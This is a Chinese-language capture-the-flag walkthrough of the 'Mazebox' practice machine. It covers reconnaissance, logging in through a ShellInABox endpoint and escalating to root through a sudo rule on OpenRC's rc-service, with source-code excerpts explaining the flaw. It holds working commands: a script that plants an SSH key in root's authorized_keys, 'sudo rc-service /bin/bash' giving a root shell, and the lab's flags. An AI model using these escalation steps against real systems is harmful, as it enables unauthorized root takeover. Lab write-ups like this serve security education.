

Mazebox

靶机: Mazebox

作者: Sublarge (QQ: 1469196548)

靶机ID: 670

系统: Linux

难度: baby

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 10.3 (protocol 2.0)
80/tcp	open	http	Apache httpd 2.4.67 ((Unix))
4200/tcp	open	http	ShellInABox

信息搜集

80端口提示我们分别访问a b e得到密码

```
C:\Users\Admin>curl http://192.168.100.126/  
db db  
dpqb dp8b  
8b qb_____dp_88  
88/ . \ p  
q' .  



A large, intricate ASCII art drawing of a cat's head, where the interior features a complex maze pattern. The cat has whiskers, ears, and a smiling mouth.



"Welcome to MazeSec"  
cat a b c d e > password  
lingmj


```

访问a得到dp，以此类推拼起来得到密码 dphjwsk[bug]snd



尝试ssh登录发现好像不能输密码登录

```
ssh lingmj@192.168.100.126
lingmj@192.168.100.126: Permission denied (publickey,keyboard-interactive).
```

同时4200端口有关shell的提示，扫一下目录发现一个 /top

发现使用了shellinaboxd命令启动了一个进程，放在 /supersecretbackend


```
Mem: 124992K used, 3809188K free, 240K shrd, 11216K buff, 20044K cached
CPU:  0% usr  0% sys  0% nic 98% idle  0% io  0% irq  0% irq
Load average: 0.00 0.02 0.00 1/107 2471

```

PPID	USER	STAT	VSZ	VSZSZ	CPU	%CPU	COMMAND
2470	nobody	S	3212	0%	0	0%	/usr/bin/shellinaboxd -t -d -s /supersecretbackend:LOGIN -s /top:nobody:nogroup:/:usr/bin/top -s /:nobody:nogroup:/:usr/bin/cmatrix
2409	1 nobody	S	1376	0%	1	0%	[kworker/1:0-eva]
27	2 root	IW	0	0%	1	0%	[kworker/1:0-eva]
2295	1 root	S	6640	0%	0	0%	sshd: /usr/sbin/sshd [listener] 0 of 10-100 startups
2325	1 root	S	4084	0%	1	0%	/usr/sbin/httpd -d /var/www -f /etc/apache2/httpd.conf -k start
2326	2325 apache	S	4080	0%	0	0%	/usr/sbin/httpd -d /var/www -f /etc/apache2/httpd.conf -k start
2329	2325 apache	S	4080	0%	0	0%	/usr/sbin/httpd -d /var/www -f /etc/apache2/httpd.conf -k start
2328	2325 apache	S	4080	0%	0	0%	/usr/sbin/httpd -d /var/www -f /etc/apache2/httpd.conf -k start
2327	2325 apache	S	4080	0%	0	0%	/usr/sbin/httpd -d /var/www -f /etc/apache2/httpd.conf -k start
2330	2325 apache	S	4080	0%	0	0%	/usr/sbin/httpd -d /var/www -f /etc/apache2/httpd.conf -k start
2238	1 root	S	1656	0%	0	0%	/sbin/syslogd -t -n
2471	2410 nobody	R	1656	0%	0	0%	top
2382	1 ntp	S	1640	0%	0	0%	/usr/sbin/ntpd -N -p pool.ntp.org -n
2356	1 root	S	1640	0%	0	0%	/usr/sbin/crond -c /etc/crontabs -f
1	0 root	S	1636	0%	1	0%	/sbin/init
2447	1 root	S	1636	0%	0	0%	/sbin/getty -I \033c 38400 tty1
2449	1 root	S	1636	0%	0	0%	/sbin/getty 38400 tty3
2448	1 root	S	1636	0%	1	0%	/sbin/getty 38400 tty2
2093	1 root	S	1636	0%	0	0%	/sbin/udhcpc -b -R -p /var/run/udhcpc.eth0.pid -i eth0 -x hostname=Mazebox
2265	1 root	S	1636	0%	1	0%	/sbin/acpid -f
2464	1 root	S	1636	0%	1	0%	/sbin/getty 38400 tty6
2456	1 root	S	1636	0%	0	0%	/sbin/getty 38400 tty4
2460	1 root	S	1636	0%	1	0%	/sbin/getty 38400 tty5
2410	2409 nobody	S	1356	0%	1	0%	/usr/bin/shellinaboxd -t -d -s /supersecretbackend:LOGIN -s /top:nobody:nogroup:/:usr/bin/top -s /:nobody:nogroup:/:usr/bin/cmatrix
30	2 root	IW	0	0%	1	0%	[kworker/u10:0-eva]
29	2 root	IW	0	0%	0	0%	[kworker/u9:0-eva]

直接访问就有一个交互式shell，登录即可

```
Mazebox login: lingmj
Password:
Login incorrect
Mazebox login: lingmj
Password:
```



```
lingmj@Mazebox:~$ id
uid=1001(lingmj) gid=1001(lingmj) groups=1001(lingmj)
lingmj@Mazebox:~$ cat u*
flag{user-bd05572a9b360476ad73c022f66449ed}
```

rc-service sudo提权

sudo -l 看到

```
lingmj@Mazebox:~$ sudo -l
```

```
Matching Defaults entries for lingmj on Mazebox:
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
Runas and Command-specific defaults for lingmj:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"
User lingmj may run the following commands on Mazebox:
(ALL : ALL) NOPASSWD: /sbin/rc-service
```

蛮有意思的。一开始我以为 rc-service 是一个自定义的程序，后来查了一下才发现其实是 openrc 系统的命令，用于配置和管理服务，管理的是 /etc/init.d 下面的服务，基本用法是：

列出所有可用服务

```
rc-service --list
```

启动/停止/重启 已有服务

```
rc-service 服务名 start/stop/restart
```

OR

```
/etc/init.d/服务名 start/stop/restart
```

当使用 rc-service xxx.sh start 时，本质是执行：

1. source xxx.sh，逐行执行命令，并保留函数和变量
2. 执行刚刚source出来的 xxx.sh 中的 start 函数

同时 rc-service -r /tmp/evil 试一下就会发现，这个xxx.sh并不局限于 /etc/init.d，

可以使用绝对路径

由于顶层代码可以直接命令执行，那写个公钥即可（/tmp下面是nosuid）

```
#!/bin/bash
mkdir /root/.ssh
echo "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQDQgKhvtr2I7DqCgIoQD7n0ovhsp1eUsy9WrhRAJSq7N7/z
kDVL8Wbw5Rd/dbPfnKuLJT0uE2uN6zb/+/jU245k3/BhMsHfM2JHH2at5xdzFT1JF62b0DgdNbXL
+60oSZochRktiP/YGDEU3xBwGce/goT14UM34IrJ96KMtpJiJCKF0FbYs/jcRDmaZlodv+xtcFGR
UsNYbMDAt/L991YCQ998BPafUQi9LEFZMMUowmmbmohW/AyRPjrNW/MgpjK6LMreOX5qPKUvxHa
UwRjYyJg645f3ARLYvEEZLGRdpHz7QJ8TtV5aScd0t0f49ccbJu3zT/q0me2cgDf/57xe41YHWYz
l4h7jLtw0JwpbdG9D8jmuGM/zN0LnNoWFJqRGJ3936RM8bmi+SVgaC85pU2JrN2Scv348DoHbbbM
FHYoTQ2Ynm2ATPx0tset8vlfpVGGjdH0iWtc/5xw/A4qQJrE1ZmKEcxt/Hr2FX9VvlySXao2id6V
firamC+702a4o6y0NBXrrqpQgY0Qed5ybpYSeADqqEk9y65SHvaG4AckLGisKLM76UiB7ansODmL
+Lipk0UXB6YVD5Xh5H2NJPdDSjp8RFCsV0EYP9F/oLoLvKN+ij/KrPgNDozvJkN5NCtVDZhFGYu
Y0xtxa7m2eApn5qiDs0T0dMAq1j3Dw== enen@XiaohaoVictusGamingLaptop" >
/root/.ssh/authorized_keys
```

```
chmod +x evil.sh
sudo /sbin/rc-service /home/lingmj/evil.sh start
```

登录



```
welcome
root@Mazebox:~# id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),
pe),27(video)
root@Mazebox:~# cat r*
flag{root-56ce09c6ee02f32146aed6c78557bde9}
root@Mazebox:~#
```

看了群主的复盘视频，让我对原理有了更深的理解。

rc-service相比于我们熟悉的systemd区别在于，rc-service采用source来加载服务，相当于执行的是一段shell脚本；systemd采用的是声明式的配置，systemctl启动服务时，由systemd这个PID1守护进程读取配置文件，做一些诸如ExecStart声明的命令。因此这两个服务管理命令在渗透提权利用中的路径会有比较大的差异。

另外我们看到rc-service的c源码可以验证这个过程，

源码中直接用execv执行的 service，也就是说如果service为 /bin/bash，那么sudo拿到权限之后即可直接完成提权。

```

149     argc -= optind;
150     argv += optind;
151     if (*argv == NULL)
152         errorx("%s: you need to specify a service", applet);
153     if ((service = rc_service_resolve(*argv)) == NULL) {
154         if (if_exists)
155             return 0;
156         errorx("%s: service '%s' does not exist", applet, *argv);
157     }
158     state = rc_service_state(*argv);
159     if (if_crashed && !(rc_service_daemons_crashed(*argv) && errno != EACCES))
160         return 0;
161     if (if_inactive && !(state & RC_SERVICE_INACTIVE))
162         return 0;
163     if (if_notstarted && (state & RC_SERVICE_STARTED))
164         return 0;
165     if (if_started && !(state & RC_SERVICE_STARTED))
166         return 0;
167     if (if_stopped && !(state & RC_SERVICE_STOPPED))
168         return 0;
169     env_filter();
170     env_config();
171     *argv = service;
172     execv(*argv, argv);
173     errorx("%s: Failed executing '%s': %s", applet, *argv, strerror(errno));
174     /* NOTREACHED */
175 }

```

后续在rc_service_resolve中对于开头为 / 的目录也可以正常处理

```

3 ... rc_service_resolve(const char *service)
853 options
char *buffer;
6     struct stat buf;
7
8     if (!service)
9         return NULL;
10
11     if (service[0] == '/')
12         return xstrdup(service);
13
14     /* First check started services */
15     if (fstatat(rc_dirfd(RC_DIR_STARTED), service, &buf, AT_SYMLINK_NOFOLLOW) == 0 && S_ISLNK(buf.st_mode))
16         if (safe_readlink(rc_dirfd(RC_DIR_STARTED), service, &buffer, buf.st_size + 1) >= 0)
17             return buffer;
18     if (fstatat(rc_dirfd(RC_DIR_INACTIVE), service, &buf, AT_SYMLINK_NOFOLLOW) == 0 && S_ISLNK(buf.st_mode))
19         if (safe_readlink(rc_dirfd(RC_DIR_INACTIVE), service, &buffer, buf.st_size + 1) >= 0)
20             return buffer;
21
22     for (const char * const *dirs = rc_scriptdirs(); *dirs; dirs++) {
23         char *file = NULL;
24         xasprintf(&file, "%s/init.d/%s", *dirs, service);
25         if (stat(file, &buf) == 0)
26             return file;
27         free(file);
28     }
29
30     return NULL;
31 }

```

尝试之后发现， /bin/bash 和 ../../bin/bash 回退两层后可以直接提权
(/etc/init.d/../../bin/bash)

```
lingmj@Mazebox:~$ sudo rc-service /bin/bash
root@Mazebox:/home/lingmj# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(s
ideo)
root@Mazebox:/home/lingmj# exit
exit
lingmj@Mazebox:~$ sudo rc-service ../../bin/bash
root@Mazebox:/home/lingmj# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(s
ideo)
root@Mazebox:/home/lingmj# |
```